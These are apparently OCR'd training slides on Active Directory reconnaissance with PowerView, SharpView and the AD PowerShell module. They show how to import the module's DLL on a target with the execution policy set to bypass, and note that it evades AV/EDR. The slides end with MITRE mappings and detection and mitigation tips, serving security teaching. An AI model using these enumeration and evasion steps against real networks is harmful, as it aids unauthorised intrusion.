
Reference:

https://pentestlab.blog/tag/powerview/
https://threat.tevora.com/a-sharpview-and-more-aggressor/

AD RECON– POWERVIEW USAGE




AD RECON– SHARPVIEW USAGE



AD RECON– ACTIVE DIRECTORY MODULE

- A huge collection of Powershell cmdlets used to manage AD environments.
- It's not usually installed by default and requires Remote Server Administration Tools (RSAT) tools to install.
- But, if you can get your hands on the AD module DLL from a system with it installed e.g. Windows Servers, you can just import the DLL into your Powershell session without needing to install RSAT.




Reference:

https://docs.microsoft.com/en-us/powershell/module/addsadministration/?view=win10-ps

AD RECON– ACTIVE DIRECTORY MODULE

- The AD module can usually be found at this path on systems with it installed:


C:\Windows\Microsoft.NET\assembly\GAC_64\Microsoft.ActiveDirectory.Management



AD RECON– ACTIVE DIRECTORY MODULE


- Simply import the DLL file into a Powershell session on your target system and you're ready to go.
- No admin rights required.

```
$env:psexecutionpolicypreference="bypass"
Import-Module PATH-TO-AD-MODULE-DLL
Get-ADComputer
```



AD RECON– ACTIVE DIRECTORY MODULE

- One huge advantage the AD module has is that it's a legitimate Microsoft utility, meaning that it shouldn't be easily flagged by any AV/EDR products.



MITIGATION & DETECTION – DOMAIN ENUMERATION

RELATED MITRE TACTICS & TECHNIQUES:

- **Discovery** - https://attack.mitre.org/tactics/TA0007/
- **Account Discovery** - https://attack.mitre.org/techniques/T1087/
- **Domain Trust Discovery** - https://attack.mitre.org/techniques/T1482/
- **Remote System Discovery** - https://attack.mitre.org/techniques/T1018/

MITIGATION & DETECTION – DOMAIN ENUMERATION

- Detecting domain enumeration techniques can be pretty difficult since majority of the traffic generated by an attacker during AD enumeration is difficult to distinguish from legitimate network traffic. Especially since Windows networks tend to be "noisy" by default.

- The tips below may be useful when trying to detect & mitigate domain enumeration techniques:
  - Monitor command line values for commonly used discovery tools/techniques e.g. net.exe.
  - Enable enhanced Powershell logging to detect Powershell tradecraft such as PowerView and the AD-Module.
  - Limit the utilities and programs users in your environment can use by configuring Application Whitelisting.
  - Correlate enumeration activity to other events to help filter malicious activity from regular traffic.


NOTE: Some defensive solutions like Microsoft's ATP are able to identify domain enumeration techniques by building a baseline of regular network traffic and detecting anomalies. Read more below:

https://docs.microsoft.com/en-us/azure-advanced-threat-protection/atp-playbook-reconnaissance

MITIGATION & DETECTION – DOMAIN ENUMERATION

